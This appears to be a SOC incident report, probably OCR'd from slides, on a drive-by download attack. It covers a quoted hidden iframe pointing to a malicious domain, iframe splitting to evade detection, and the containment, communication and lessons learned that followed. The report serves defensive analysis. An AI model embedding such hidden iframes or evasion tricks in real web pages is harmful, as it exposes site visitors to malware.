
- Identifying Exploit in HTML (Body Section)

- Iframe Element

<iframe src="https://tyu.benme.com" width="290" height="257"></iframe>

-Purpose: Embeds an external hidden iframe to a malicious server (tyu.benme.com).

- Impact: Allows the attacker to load malicious content without the user's knowledge



Splits the iframe tag to avoid detection by automated security systems.


Examine Exploit Artifacts

Detection Avoidance:

- When open the java script file dle_js.js

  We find that the Ifram Splits to avoid

  detection by automated security systems.



DECISIONS MADE THROUGHOUT THE RESPONSE PROCESS

01

·Decision to IsolateAffected Systems:This was madeto immediately halt the spread of the infection, which proved effective in limiting the impact.

02

·Choice of Tools for Investigation: The SOC team decided on usingWireshark, Kibana, and Sguil based on their capabilities to analyze network traffic and security alerts effectively.

03

·Communication Strategy: A proactive communication strategy was adopted to keep stakeholders informed, emphasizing transparency in handling the incident

COMMUNICATION ACTIVITIES WITH STAKEHOLDERS

01

·Stakeholder Notification: Upon confirmation of the incident, the SOC team promptly communicated with relevant stakeholders, including upper management and the IT department.

02

·Content of Communication: The notification included:
•Nature of the attack and its potential impact
• Immediate actions being taken for containment
• Requests for resources or assistance, if necessary

03

·Public Relations Communication: Following the incident, the public relations team addressed inquiries from concerned users about potential risks and reassured them regarding the organization's response measures

Containment and Eradication Procedures Implemented

• Containment Actions:

o Immediate Isolation: The compromised system was isolated from the network to prevent further infection.

o Blocking Malicious Connections: Firewall rules were updated to block outbound connections to the malicious IP address and associated domains.

o Flagging Affected Endpoints: Affected systems were marked for further investigation and monitoring.

• Eradication Actions:

o Malware Removal: Using Sguil, Wireshark, and Kibana, the SOC analysts identified and removed malware from affected hosts using endpoint security tools.

o Patch Management: All vulnerable software components were patched to prevent future exploitation.

o Log Analysis: Detailed analysis of logs was conducted to identify any indicators of compromise (IoCs) and confirm that no other systems were affected.

LESSONS LEARNED

Key Takeaways

- Regular vulnerability scanning: Ensuring that legitimate websites are regularly scanned for vulnerabilities can help detectand patch potentialweak points that attackers may use for drive-by attacks.
-Enhanced monitoring: Outboundconnections to suspicious or unknown domains should be closely monitored. Automatedsystems should alert the SOC teamof any unusual traffic patterns that may indicate redirection to a malicious site.
- User awareness and education: Many drive-by downloadattacks exploit user trustin legitimate websites. Increased user training on recognizing suspicious behavior (e.g.,unexpected pop-ups, redirections) can help prevent users from inadvertently falling victim to such attacks.